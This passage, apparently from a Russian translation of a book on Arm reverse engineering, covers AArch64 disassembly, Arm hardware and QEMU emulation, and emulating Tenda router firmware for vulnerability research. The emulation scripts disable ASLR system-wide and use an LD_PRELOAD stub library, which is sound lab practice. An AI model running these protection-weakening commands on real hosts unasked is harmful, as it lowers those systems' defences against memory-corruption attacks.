


Рисунок 8.19. Эпилог функции

Хотя только что рассмотренный пример относится к A32, логика прологов и эпилогов функций A64 очень похожа.

```
Disassembly of section .text:

0000000000000000 <sum>:
   0:   d10083ff        sub     sp, sp, #0x20
   4:   b9000fe0        str     w0, [sp, #12]
   8:   b9000be1        str     w1, [sp, #8]
   c:   b90007e2        str     w2, [sp, #4]
  10:   b9400fe1        ldr     w1, [sp, #12]
  14:   b9400be0        ldr     w0, [sp, #8]

  18:   0b000020        add     w0, w1, w0
  1c:   b94007e1        ldr     w1, [sp, #4]
  20:   0b000020        add     w0, w1, w0
  24:   b9001fe0        str     w0, [sp, #28]
  28:   b9401fe0        ldr     w0, [sp, #28]
  2c:   910083ff        add     sp, sp, #0x20
  30:   d65f03c0        ret

0000000000000034 <main>:
  34:   a9bd7bfd        stp     x29, x30, [sp, #-48]!
  38:   910003fd        mov     x29, sp
  3c:   b9001fe0        str     w0, [sp, #28]
  40:   f9000be1        str     x1, [sp, #16]
  44:   52800062        mov     w2, #0x3                        // #3
  48:   52800041        mov     w1, #0x2                        // #2
  4c:   52800020        mov     w0, #0x1                        // #1
  50:   94000000        bl      0 <sum>
  54:   b9002fe0        str     w0, [sp, #44]
  58:   52800000        mov     w0, #0x0                        // #0
  5c:   a8c37bfd        ldp     x29, x30, [sp], #48
  60:   d65f03c0        ret
```

Чтобы увидеть, как выглядит дизассемблированный код программы при использовании разных компиляторов и их версий, можно воспользоваться Compiler Explorer на сайте Godbolt.org.[5] Он выделяет отдельные участки исходного кода и отображает соответствующий им дизассемблированный код теми же цветами. См. рисунок 8.20.




Рисунок 8.20. Снимок экрана Godbolt.org

Примечания

[1] [назад] Устарела в Armv8.
[2] [назад] developer.arm.com
[3] [назад] github.com
[4] [назад] Procedure Call Standard for the Arm Architecture, раздел 5.1 "Fundamental Data Types" (IHI 0042J).
[5] [назад] Compiler Explorer: godbolt.org.

Глава 9. Среды Arm

Для статического анализа двоичных файлов Arm обычно не нужна полноценная среда Arm. Например, Ghidra и IDA без труда анализируют двоичные файлы Arm на машинах с другой архитектурой, поскольку умеют интерпретировать и показывать содержащийся в них дизассемблированный машинный код. Но что делать, если в рамках динамического анализа требуется запустить эти программы Arm? Для этого исполняемые файлы Arm необходимо настроить и запустить в среде на базе Arm.

При создании среды Arm обычно есть три варианта. Первый очевиден: локальная среда на физическом оборудовании Arm, например ноутбуке, сервере или специальной плате Arm. До недавнего времени исследователям приходилось приобретать отдельные платы Arm, и самым доступным вариантом была Raspberry Pi. За последние несколько лет положение изменилось: ноутбуки и серверы с наборами микросхем Arm становятся всё более распространёнными. После выпуска разработанной Apple микросхемы M1 большинство устройств Mac теперь основано на архитектуре Arm.

Второй вариант - эмулятор. С помощью QEMU и подобных эмуляторов можно создать виртуальную среду Arm, которая декодирует и выполняет программы Arm полностью программными средствами. Целевой двоичный файл работает внутри виртуализированной среды, не подозревая, что его процессор Arm реализован программно и выполняется процессором совершенно другой архитектуры.

Третий вариант - облачная среда Arm, например экземпляры EC2 A1 в Amazon Web Services (AWS).[1] В 2020 году AWS запустила экземпляры EC2 C6g и R6g на собственном серверном процессоре Graviton2,[2] использующем архитектуру Armv8-A. Облачные экземпляры - самый доступный способ создать среду Arm для тестирования и исследований.

У каждого из трёх вариантов свои компромиссы, а правильный выбор зависит от задачи. Например, если собственного оборудования Arm нет, покупать новую машину Arm не хочется, а требуется лишь выполнить простую программу Arm, программной эмуляции, скорее всего, хватит. Если же нужна чистая производительность, например для фаззинга программ в поисках уязвимостей, издержки полной эмуляции процессора, вероятно, склонят выбор в пользу физического оборудования. Даже тогда выбор между облачным и локальным тестированием будет зависеть от ожидаемой нагрузки и предпочтения: самостоятельно купить оборудование и управлять им либо платить по мере использования.

Платы Arm

Самый прямой способ запускать программы Arm - физическое устройство Arm, например плата Arm. Такие платы объединяют процессор Arm с основными компонентами компьютера, включая память и несколько периферийных устройств вывода, и образуют полноценную среду Arm. Выбор плат пугающе велик: они различаются ценой, микроархитектурой, архитектурой и предоставляемой периферией.[3]

Между потребительской платой и платой разработки также есть существенная разница. Платы разработки неизбежно дороже, поскольку предоставляют среду для разработки проектов систем на кристалле, программных и аппаратных приложений, а также доступ к более развитым средствам отладки и периферийным устройствам. Например, ARM Development Platform Juno r2[4] предназначена для разработки ядер и инструментов Armv8-A и основана на многоядерных процессорных кластерах Cortex A72 и A53 MPCore.

Хотя плата Juno относится к дорогому сегменту, для других задач существуют более доступные варианты. Например, Hikey 960[5] оснащена процессором Huawei Kirin 960 с четырьмя ядрами Arm Cortex-A73 и четырьмя ядрами Arm Cortex-A53.

Это была первая 64-разрядная плата разработки Arm, официально поддержанная в Android Open Source Project (AOSP). Хотя Hikey по-прежнему полезна, разработка AOSP начала смещаться к более новым платам, например DragonBoard 820c,[6] основанной на совместимой с Armv8-A системе на кристалле Qualcomm Snapdragon 820E. В зависимости от времени чтения книги уже могут существовать более новые и мощные платы разработки. Поэтому, прежде чем покупать плату для разработки и тестирования ядра и драйверов AOSP, сравните варианты и проверьте поддержку AOSP.

Выбирая плату Arm, учитывайте задачу, которую она должна решать. Существует множество других плат разработки специального назначения с различными архитектурами процессоров, основанными на разных микроархитектурах и архитектурах.

Самая известная потребительская плата Arm - несомненно Raspberry Pi, разработанная Raspberry Pi Foundation.[7] Изначально Pi создавалась как простой недорогой компьютер Arm для обучения информатике, однако эта автономная платформа Arm, оставаясь дешёвой, обладает заметной мощностью и легко справляется с задачами общего назначения, например с полноценной графической средой рабочего стола.

Новейшей версией Pi является Raspberry Pi 4 Model B.[8] В этой плате объединены мощный четырёхъядерный процессор Armv8-A Cortex-A72, от 2 до 8 Гбайт ОЗУ, встроенная двухдиапазонная беспроводная сеть 802.11ac, гигабитный Ethernet, Bluetooth 5.0, несколько портов USB 3.0 и USB 2.0, поддержка вывода 4K на два монитора, а также аппаратно ускоренная графика и декодирование видео.

Настройка Raspberry Pi 4 Model B проста и сводится к подготовке карты MicroSD с операционной системой. Система по умолчанию - Raspberry Pi OS, ранее называвшаяся Raspbian и основанная на Debian Linux,[9] однако можно использовать и другие дистрибутивы, совместимые с оборудованием и архитектурой процессора платы, например Ubuntu[10] или FreeBSD.[11]

Для первоначальной настройки нужны монитор, клавиатура и мышь. После загрузки ОС и получения доступа к терминалу можно настроить SSH для удалённого входа либо продолжить работу локально.

Ещё одна распространённая потребительская плата Arm - ROCK64,[12] основанная на системе на кристалле Rockchip RK3399.[13] Она содержит двухъядерный Cortex-A72 и четырёхъядерный Cortex-A53 с отдельным сопроцессором NEON, а также графический процессор ARM Mali-T864.

Конкретная плата Arm выбирается в зависимости от задачи и, что важнее всего, требуемой архитектуры процессора. Если планируется выполнять двоичные файлы, скомпилированные для Armv8-A, нужна плата с поддержкой этой архитектуры. Плата Armv7-A не сможет нативно запускать 64-разрядные двоичные файлы Arm, поскольку Armv7-A - 32-разрядная архитектура набора инструкций.

Эмуляция с QEMU

При обратной разработке двоичных файлов Arm покупка и настройка полноценной физической среды Arm нередко кажется лишней обузой. Особенно если основной компьютер построен не на Arm и не нужна чистая производительность для ресурсоёмких процессорных задач. Сценариев эмуляции среды Arm множество. Одно из главных преимуществ - возможность загружать процессорные ядра разных типов и разные архитектуры процессоров. Самый популярный эмулятор процессора для создания такой виртуальной среды - QEMU, свободный эмулятор и виртуализатор с открытым исходным кодом, работающий в Linux, macOS и Windows.[14] QEMU поддерживает два основных "вида" эмуляции: полносистемную и пользовательского режима.

В режиме полносистемной эмуляции QEMU создаёт полную автономную "виртуальную машину". Вместе с процессором Arm эта ВМ эмулирует десятки виртуализированных периферийных устройств: жёсткие диски, сетевые адаптеры, устройства ввода и так далее. На ВМ можно установить операционную систему, скопировать в неё тестовый двоичный файл и выполнить его в виртуализированной среде Arm.

Полносистемная эмуляция полезна, особенно если запускаемому ПО нужна выделенная среда, например при эмуляции встроенного ПО, или если требуется динамический анализ вредоносного ПО. Если же нужно лишь поэкспериментировать с ассемблером Arm, проверить невредоносные двоичные файлы Arm или выполнить простую отладку, а полноценная система не нужна, QEMU предоставляет другой режим: эмуляцию пользовательского режима.

Эмуляция пользовательского режима QEMU

В этом режиме QEMU запускает один двоичный файл, скомпилированный для архитектуры, отличной от поддерживаемой основной системой, например AArch64 на x86_64. Внутренне QEMU эмулирует процессор Arm, программно декодируя и выполняя каждую инструкцию Arm. Системные вызовы программы перехватываются и передаются основной системе, благодаря чему программа прозрачно взаимодействует с остальной системой.

В этом примере основная ОС - Ubuntu 20.04.1 LTS на архитектуре процессора x86_64. Настроим эмуляцию пользовательского режима для запуска двоичных файлов, скомпилированных для 32- и 64-разрядных архитектур Arm. Сначала установим следующие пакеты:

```
user@ubuntu:~$ sudo apt install qemu-user qemu-user-static
```

Для 32-разрядной Arm нужны двоичные утилиты Arm и совместимая с Arm версия GCC.

```
user@ubuntu:~$ sudo apt install gcc-arm-linux-gnueabihf \
  binutils-arm-linux-gnueabihf binutils-arm-linux-gnueabihf-dbg
```

Для AArch64 установите:

```
user@ubuntu:~$ sudo apt install gcc-aarch64-linux-gnu \
  binutils-aarch64-linux-gnu binutils-aarch64-linux-gnu-dbg
```

Теперь, когда QEMU установлен, скомпилируем простую программу для AArch64 и запустим её на основной системе Linux x64 с процессором Intel посредством эмуляции пользовательского режима QEMU. Код тестовой программы состоит из следующих двух строк и сохранён в `hello64.c`:

```
#include <stdio.h>
int main(void) { return printf("Hello, I am an ARM64 binary!\n"); }
```

Теперь программу можно кросс-компилировать версией GCC для AArch64, создав статический исполняемый файл:

```
user@ubuntu:~$ aarch64-linux-gnu-gcc -static -o hello64 hello64.c
```

Следующая быстрая проверка показывает, что основная система - машина Ubuntu на базе x64, а двоичный файл правильно скомпилирован в исполняемый файл Arm AArch64:

```
user@ubuntu:~$ uname -a
Linux ubuntu 5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux

user@ubuntu:~$ file hello64
hello64: ELF 64-bit LSB executable, ARM aarch64, version 1 (GNU/Linux),
statically linked, BuildID[sha1]=66307a9ec0ecfdcb05002f8ceecd310cc
6f6792e, for GNU/Linux 3.7.0, not stripped
```

Теперь двоичный файл можно запустить непосредственно средствами эмуляции пользовательского режима QEMU:

```
user@ubuntu:~$ qemu-aarch64 ./hello64
Hello, I am an ARM64 binary!
```

Здесь эмуляция пользовательского режима QEMU берёт двоичный файл Arm и эмулирует его напрямую, программно обрабатывая и выполняя каждую инструкцию Arm. Когда виртуализированная программа Arm пытается вызвать системный вызов `write`, чтобы вывести сообщение на консоль, она делает это через интерфейс системных вызовов Arm. QEMU незаметно перехватывает запрос и переводит его в эквивалентный системный вызов x64 Ubuntu, в результате чего программа печатает сообщение в консоли.

В предыдущей командной строке эмуляция пользовательского режима QEMU вызывалась непосредственно через `qemu-aarch64`, но у QEMU есть ещё одна хитрость. Двоичный файл можно запустить прямо из командной строки:

```
user@ubuntu:~$ ./hello64
Hello, I am an ARM64 binary!
```

Возможно, вы удивились или решили, что здесь ошибка. Как Linux x64 внезапно научился запускать двоичный файл Arm? Секрет скрыт в пакете `qemu-user-binfmt`. Если заглянуть в `/proc/sys/fs/binfmt_misc`, станет видно, откуда берётся эта магия.

```
user@ubuntu:/proc/sys/fs/binfmt_misc$ cat qemu-aarch64
enabled
interpreter /usr/bin/qemu-aarch64-static
flags: OCF
offset 0
magic 7f454c4602010100000000000000000200b700
mask ffffffffffffff00fffffffffffffffeffffff
```

Этот файл сообщает ядру Linux, как интерпретировать файлы, соответствующие определённой сигнатуре. В данном случае сигнатура соответствует файлу ELF, в заголовке которого поле `e_machine` равно `EM_AARCH64` (`0xb7`). При выполнении подходящего файла Linux запускает соответствующий интерпретатор, в данном случае программу эмуляции пользовательского режима AArch64, а та уже запускает программу. Та же логика применима к 32-разрядным двоичным файлам.

```
user@ubuntu:~$ arm-linux-gnueabihf-gcc -static -o hello32 hello32.c
user@ubuntu:~$ ./hello32
Hello, I am an ARM32 binary!
```

Для динамически скомпонованных исполняемых файлов путь к интерпретатору ELF и библиотекам можно передать параметром командной строки `-L`.

```
user@ubuntu:~$ aarch64-linux-gnu-gcc -o hello64dyn hello64.c
user@ubuntu:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu ./hello64dyn
Hello, I'm executing ARM64 instructions!
```

Для 32-разрядных двоичных файлов Arm это выглядит так:

```
user@ubuntu:~$ arm-linux-gnueabihf-gcc -o hello32 hello32.c

user@ubuntu:~$ qemu-arm -L /usr/arm-linux-gnueabihf ./hello32
Hello, I am an ARM32 binary!
```

Теперь, зная, как компилировать код для архитектуры Arm и запускать его на основной системе x86_64, попробуем сделать то же с исходным текстом на ассемблере. Предположим, требуется собрать следующую 64-разрядную программу Arm:

```
.section .text
.global _start

_start:
    mov     x0, #1
    ldr     x1, =msg
    ldr     x2, =len
    mov     w8, #64
    svc     #0

    mov     x0, #0
    mov     w8, #93
    svc     #0

msg:
.ascii "Hello, ARM64!\n"
len = . - msg
```

Поскольку собственные ассемблер и компоновщик основной системы не понимают ассемблер Arm, необходимо использовать ранее установленную версию для AArch64.

```
user@ubuntu:~$ aarch64-linux-gnu-as asm64.s -o asm64.o
user@ubuntu:~$ aarch64-linux-gnu-ld asm64.o -o asm64
user@ubuntu:~$ ./asm64
Hello, ARM64!
```

Для проверки 32-разрядных двоичных файлов можно использовать следующий код:

```
.section .text
.global _start

_start:
    mov     r0, #1
    ldr     r1, =msg
    ldr     r2, =len
    mov     r7, #4
    svc     #0

    mov     r0, #0
    mov     r7, #1

    svc     #0

msg:
.ascii "Hello, ARM32!\n"
len = . - msg
```

После сборки и компоновки утилитами `arm-linux-gnueabihf-*` программу можно выполнить в основной системе.

```
user@ubuntu:~$ arm-linux-gnueabihf-as asm32.s -o asm32.o
user@ubuntu:~$ arm-linux-gnueabihf-ld -static asm32.o -o asm32
user@ubuntu:~$ ./asm32
Hello, ARM32!
```

Полносистемная эмуляция QEMU

QEMU - мощный эмулятор с большим набором возможностей и параметров, описанных в руководстве пользователя по системной эмуляции QEMU.[15] Выполнить системную эмуляцию можно многими способами: вручную создать образ, загрузить ISO-образ и настроить установку либо использовать готовый образ. Поскольку параметры командной строки постоянно меняются, а некоторые даже объявляются устаревшими, создать вневременное руководство по настройке невозможно. Поэтому рассмотрим лишь один короткий пример с официальной страницы Debian Wiki, используя готовый образ Debian.[16]

```
user@ubuntu:~$ wget \
  https://cdimage.debian.org/cdimage/openstack/current/debian-<VERSION>-arm64.qcow2
```

Для этой эмуляции нужны следующие пакеты:

```
user@ubuntu:~$ sudo apt-get install qemu-utils qemu-efi-aarch64 qemu-system-arm
```

Руководство Arm64Qemu[17] на сайте Debian предлагает перед первой загрузкой подключить образ и добавить ключ SSH. Однако в некоторых случаях каталог пользователя ещё отсутствует в готовом образе и автоматически создаётся при его первой загрузке. Поэтому сначала запустим системную эмуляцию, не добавляя ключ.

```
user@ubuntu:~$ qemu-system-aarch64 -m 2G -M virt -cpu max \
    -bios /usr/share/qemu-efi-aarch64/QEMU_EFI.fd \
    -nographic \
    -drive if=none,file=debian-<VERSION>-arm64.qcow2,id=hd0 \
    -device virtio-blk-device,drive=hd0 \

    -device e1000,netdev=net0 -netdev user,id=net0,hostfwd=tcp:127.0.0.1:5555-:22
```

После загрузки образа вы заметите, что войти в систему невозможно. Завершите эмуляцию и выполните следующие команды, чтобы добавить ключ SSH, который будет использоваться для входа:

```
user@ubuntu:~$ sudo modprobe nbd
user@ubuntu:~$ sudo qemu-nbd -c /dev/nbd0 debian-<VERSION>-arm64.qcow2
user@ubuntu:~$ sudo mount /dev/nbd0p2 /mnt
user@ubuntu:~$ ssh-add -L > /mnt/home/debian/.ssh/authorized_keys
user@ubuntu:~$ sudo umount /mnt
user@ubuntu:~$ sudo qemu-nbd -d /dev/nbd0
```

Затем снова загрузите систему и подключитесь к ней по SSH.

```
user@ubuntu:~$ ssh debian@127.0.0.1 -p 5555
```

После успешного входа по SSH в среду QEMU её можно использовать как собственную небольшую среду Arm и устанавливать инструменты так же, как в основной системе.

Если требуется эмулировать более старую среду Arm, например Debian Armv7-A, нужно загрузить соответствующие образы.[18]

Эмуляция встроенного ПО

Один из сценариев полносистемной эмуляции QEMU - эмуляция встроенного ПО маршрутизатора. Исследователь безопасности, желающий изучить встроенное ПО маршрутизатора, может динамически анализировать его службы в собственной системе, отлаживая потенциальные уязвимости. Рассмотрим пример и с нуля эмулируем встроенное ПО маршрутизатора.

В этом примере вы научитесь эмулировать встроенное ПО маршрутизатора Tenda AC6 в среде QEMU. Сначала необходимо получить встроенное ПО. Многие поставщики позволяют загрузить его версии со своего сайта; в иных случаях его приходится извлекать из самого устройства. После загрузки пакета его следует распаковать, а двоичный файл извлечь с помощью binwalk.[19]

```
user@ubuntu:~$ wget https://down.tendacn.com/uploadfile/AC6/US_AC6V1.0BR_V15.03.05.16_multi_TD01.rar
user@ubuntu:~$ unrar e US_AC6V1.0BR_V15.03.05.16_multi_TD01.rar
user@ubuntu:~$ binwalk -e US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            TRX firmware header, little endian, image size:
6778880 bytes, CRC32: 0x80AD82D6, flags: 0x0, version: 1, header size: 28
bytes, loader offset: 0x1C, linux kernel offset: 0x1A488C, rootfs offset: 0x0

92            0x5C            LZMA compressed data, properties: 0x5D,
dictionary size: 65536 bytes, uncompressed size: 4177792 bytes
1722572       0x1A48CC        Squashfs filesystem, little endian, version 4.0,
compression:xz, size: 5052332 bytes, 848 inodes, blocksize: 131072 bytes,
created: 2017-04-19 16:18:08

user@ubuntu:~$ cd _US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted
```

Главный компонент, который требуется из распакованного пакета встроенного ПО, - файловая система Squashfs.

```
user@ubuntu:~$ ls _US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted/ | grep squashfs-root
squashfs-root
```

Следующий шаг - перенести эту файловую систему в эмулируемую среду Armv7-A. В данном случае важна именно эмуляция Armv7, поскольку встроенное ПО собрано для процессора Armv7.

```
user@ubuntu:~$ rsync -av squashfs-root user@192.168.0.1:/home/user/Tenda-AC6
```

В каталоге `Tenda-AC6`, содержащем файловую систему Squashfs, создайте сценарий запуска эмуляции. В большинстве случаев, например для большей части встроенного ПО DLINK, этот процесс прост и работает со следующим сценарием:

```
 # Отключить ASLR
sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"

 # Перейти к устаревшей компоновке памяти. Ядро будет использовать
 # устаревшую компоновку версии 2.4 для всех процессов
sudo sh -c "echo 1 > /proc/sys/vm/legacy_va_layout"

 # Подключить специальные каталоги существующей среды Debian ARM,
 # чтобы эмулируемая среда получила сведения об окружении Linux
sudo mount --bind /proc /home/user/Router/squashfs-root/proc
sudo mount --bind /sys /home/user/Router/squashfs-root/sys
sudo mount --bind /dev /home/user/Router/squashfs-root/dev

 # Запустить встроенное ПО
sudo chroot /home/user/Router/squashfs-root /etc/init.d/rcS
```

Эмуляция встроенного ПО маршрутизатора может оказаться столь же простой, как запуск предыдущего сценария. Однако исключения бывают всегда. Если выполнить его для Tenda AC6, процесс будет постоянно аварийно завершаться, даже не начав загрузку. Я решил эту проблему довольно неаккуратно: выполнил обратную разработку встроенного ПО и проследил, на отсутствие

каких параметров оно жаловалось. Затем написал следующую программу,[20] которая просто выдаёт ему желаемое, и это сработало.

К моему удивлению, при эмуляции другой версии встроенного ПО Tenda, AC15, возникла та же проблема, и перехватчики, созданные для AC6, по-прежнему работали.

```
/*
  Перехватчики для эмуляции маршрутизаторов Tenda. Проверены только
  на двух версиях Tenda: AC6 и AC15.
  Выполните кросс-компиляцию для архитектуры Arm и скопируйте файл
  в каталог squashfs-root.
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>
#include <string.h>

int j_get_cfm_blk_size_from_cache(const int i) {
  puts("j_get_cfm_blk_size_from_cache called....\n");
  return 0x20000;
}

int get_flash_type() {
  puts("get_flash_type called....\n");
  return 4;
}

int load_l7setting_file() {
  puts("load_l7setting_file called....\n");
  return 1;
}

int restore_power(int a, int b) {
  puts("restore_power called....\n");
  return 0;
}

char *bcm_nvram_get(char *key)
{
  char *value = NULL;

  if(strcmp(key, "et0macaddr") == 0) {
    value = strdup("DE:AD:BE:EF:CA:FE");
  }

  if(strcmp(key, "sb/1/macaddr") == 0) {
    value = strdup("DE:AD:BE:EF:CA:FD");
  }

  if(strcmp(key, "default_nvram") == 0) {
    value = strdup("default_nvram");
  }

  printf("bcm_nvram_get(%s) == %s\n", key, value);

  return value;
}
```

Например, для встроенного ПО DLINK эти перехватчики не нужны. Но если вы эмулируете встроенное ПО Tenda, которому они необходимы, вот как выполнить кросс-компиляцию:

```
user@ubuntu:~$ wget https://uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv5l.tar.bz2
user@ubuntu:~$ tar xjf cross-compiler-armv5l.tar.bz2
user@ubuntu:~$ wget \
  https://raw.githubusercontent.com/azeria-labs/Arm-firmware-emulation/master/hooks.c
user@ubuntu:~$ cross-compiler-armv5l/bin/armv5l-gcc hooks.c -o hooks.so -shared
user@ubuntu:~$ scp hooks.so user@arm:/home/user/Tenda-AC6/squashfs-root/hooks.so
```

В среде Arm перейдите в каталог, куда перенесён `squashfs-root`, и создайте следующий сценарий `emulate.sh`. Он похож на упомянутый ранее, но запускается с файлом `hooks.so`.

```
 # Сценарий эмуляции встроенного ПО маршрутизатора Tenda,
 # проверенный на Tenda AC6 и AC15.
 # Руководство: https://azeria-labs.com/emulating-arm-firmware.
 # Для успешной эмуляции необходим интерфейс br0.
 # При эмуляции не-Tenda эту строку можно удалить.
sudo ip link add br0 type dummy

 # Отключить ASLR для упрощения тестирования.
sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"

 # Перейти к устаревшей компоновке памяти. Ядро будет использовать
 # компоновку версии 2.4 для всех процессов, имитируя встроенную среду,
 # где обычно работают старые ядра.
sudo sh -c "echo 1 > /proc/sys/vm/legacy_va_layout"

 # Подключить специальные каталоги Linux существующей среды Debian ARM,
 # чтобы предоставить эмулируемой среде контекст Linux.
 # Замените /home/user/Tenda путём к извлечённому squashfs-root.
sudo mount --bind /proc /home/user/Tenda/squashfs-root/proc
sudo mount --bind /sys /home/user/Tenda/squashfs-root/sys
sudo mount --bind /dev /home/user/Tenda/squashfs-root/dev

 # Настроить интерактивную оболочку в изолированной файловой системе
 # squashfs-root и запустить встроенное ПО.
 # Замените /home/user/Tenda путём к извлечённому squashfs-root.
 # Для маршрутизаторов не-Tenda замените эту строку на:
 # sudo chroot /home/user/D-Link/squashfs-root /etc/init.d/rcS
sudo chroot /home/user/Tenda/squashfs-root /bin/sh -c "LD_PRELOAD=/hooks.so /etc_ro/init.d/rcS"
```

Перед запуском сценария следует знать, что эта эмуляция выдаст множество ошибок и продолжит их выдавать. Их можно игнорировать, поскольку большинство вызвано поиском несуществующей аппаратной периферии. После запуска эмуляции окно терминала можно свернуть. Нас интересуют только службы встроенного ПО, которые должны заработать через пару минут после запуска сценария.

```
user@arm:~/Tenda$ sudo ./emulate.sh
```

Чтобы проверить успешность эмуляции, можно воспользоваться `netstat` и проследить за появлением новых процессов.

```
user@arm:~$ sudo netstat -tlpn
sudo: unable to resolve host Tenda: Resource temporarily unavailable
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address       Foreign Address  State    PID/Program name
tcp     0      0      0.0.0.0:22        0.0.0.0:*        LISTEN   236/sshd
tcp     0      0      0.0.0.0:5500      0.0.0.0:*        LISTEN   809/miniupnpd
tcp     0      0      0.0.0.0:9000      0.0.0.0:*        LISTEN   450/ucloud_v2
tcp     0      0      172.18.166.182:80 0.0.0.0:*        LISTEN   585/dhttpd
tcp     0      0      192.168.0.1:80    0.0.0.0:*        LISTEN   448/httpd
tcp     0      0      127.0.0.1:10002   0.0.0.0:*        LISTEN   450/ucloud_v2
tcp     0      0      127.0.0.1:10003   0.0.0.0:*        LISTEN   450/ucloud_v2
tcp     0      0      0.0.0.0:10004     0.0.0.0:*        LISTEN   451/business_proc
tcp6    0      0      :::22              :::*             LISTEN   236/sshd
```

Увидев эти процессы, убедитесь, что встроенное ПО успешно эмулируется: откройте интерфейс маршрутизатора по адресу `192.168.0.1`. Должен появиться интерфейс администрирования эмулируемого маршрутизатора; см. рисунок 9.1.

